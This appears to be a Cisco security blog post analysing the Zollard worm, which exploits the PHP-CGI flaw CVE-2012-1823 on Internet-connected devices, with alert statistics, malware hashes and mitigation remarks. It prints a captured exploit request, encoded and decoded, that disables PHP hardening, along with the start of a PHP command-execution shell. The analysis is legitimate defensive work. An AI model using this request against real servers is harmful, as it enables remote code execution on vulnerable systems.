The Internet of Everything, Including Malware


blogs.cisco.com/security/the-internet-of-everything-including-malware

Craig Williams December 4, 2013

We are witnessing the growth of the Internet of Everything (IoE), the network of embedded physical objects accessed through the Internet, and it's connecting new devices to the Internet which may not traditionally have been there before. Unfortunately, some of these devices may be deployed with a security posture that may need improvement.

Naturally when we saw a few posts about multi-architecture malware focused on the "Internet of Things", we decided to take a look. The issue being exploited in those posts is CVE-2012-1823, which has both an existing Cisco IPS signature as well as some for Snort. It turns out this vulnerability is actually quite heavily exploited by many different worms, and it took quite a bit of effort to exclude all of the alerts generated by other pieces of malware in Cisco IPS network participation. Due to the vulnerability-specific nature of the Cisco IPS signature, the same signature covers this issue as well as any others that use this technique; just one signature provides protection against all attempts to exploit this vulnerability. As you can see in the graph below this is a heavily exploited vulnerability. Note that these events are any attack attempting to exploit this issue, not necessarily just the Zollard worm.

The graph below is derived from both Cisco IPS and Sourcefire IPS customers. The Cisco data is from customers who have 'opted-in' to network participation. This service is not on by default. The Sourcefire data below is derived from their SPARK network of test sensors. This graph is showing the percent increase of alert volume from the normal for each dataset at the specified time.



Here you can see a request that attempted to exploit one of our managed services customers, specifically the piece of malware that uses the "User-Agent: Zollard" indicator. This customer was running their IPS in inline mode so this attack attempt, along with many others attempting to exploit them, were blocked by the network device inline. This is exactly how the IoE should be protected.

```
POST
/cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%
73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%
74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%
2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%
70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%
72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%
73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
Host: [redacted]
User-Agent: Zollard
Content-Type: application/x-www-form-urlencoded
Content-Length: 1058
Connection: close.

<?php
$disablefunc =@ini_get("disable_functions");
if (!empty($disablefunc))
{
  $disablefunc = str_replace(" ","",$disablefunc);
  $disablefunc = explode(",",$disablefunc);
}
function myshellexec($cmd)
{
  global $disablefunc;
  $result = "";
    if(!empty($cmd))
     {
       if (is_callable("exec") and!in_array("exec",$disablefunc)){exec($cmd,$result);
$result = join("\n",$result);}
         elseif (($result = `$cmd`) !== FALSE) {}
         elseif (is_callable("system") and !in


POST /cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d
disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d
cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n HTTP/1.1
Host: [redacted]
User-Agent: Zollard
Content-Type: application/x-www-form-urlencoded
Content-Length: 1058
Connection: close.

<?php
$disablefunc =@ini_get("disable_functions");
if (!empty($disablefunc))
{
  $disablefunc = str_replace(" ","",$disablefunc);
  $disablefunc = explode(",",$disablefunc);
}
function myshellexec($cmd)
{
  global $disablefunc;
  $result = "";
    if(!empty($cmd))
     {
       if (is_callable("exec") and!in_array("exec",$disablefunc)){exec($cmd,$result);
$result = join("\n",$result);}
         elseif (($result = `$cmd`) !== FALSE) {}
         elseif (is_callable("system") and !in
```

You will notice that the POST request is encoded. I've decoded it above so that you can see both versions. I've previously posted about a similar php based exploit:

> In the decoded POST request, we can see a number of interesting arguments. The exploit is turning off any possible hardening that is in place on the server.
> The *allow_url_include*=on argument allows the attacker to include arbitrary PHP scripting; the impact is described here. Next, safe_mode is turned off. As a final step, Suhosin, a PHP hardening patch is put into simulation mode. This mode is designed for application testing and effectively turns off any additional protection on the server (as well as protections against processing PHP script via the php:// URI handler).

We have been able to associate the following md5s with this malware, which is detected by the clamAV signature "Linux.Trojan.Zollard":

```
b61b8521bae5058c4ed37358344c7599  ppc
5ef7ac971cf52850570f8c3ad149deee  mips
19911cb32b0b58d49d1ff694d4aeb979  mipsel
00a299fd149939cec860c71224b77209  x86
5ef7ac971cf52850570f8c3ad149deee  x86
00a299fd149939cec860c71224b77209  x86
```

Since embedded devices require firmware updates, they typically have more complex quality assurance cycles, which in turn may cause them to lag behind other products from a security update perspective. To complicate this further, embedded devices often have a very basic setup process that is run once at deployment, and then never touched again. This results in most embedded devices running fairly standard configurations. If a vulnerability is found in default or common embedded configurations, attackers are much more likely to focus on it since the attack surface is going to be widespread.

As smaller and more common devices become Internet-enabled, their collective security posture will become more important. The stable nature of devices in the IoE could make vulnerable devices quite an attractive and long-lived platform from which to launch malware, attacks, reconnaissance, or any other malicious activity if they are co-opted by attackers. Protection at the network level is the only way to scale effectively, though as always practicing defense in depth where possible is even better.

Special thanks to Nick Randolph from the VRT for providing help with this post.

Share: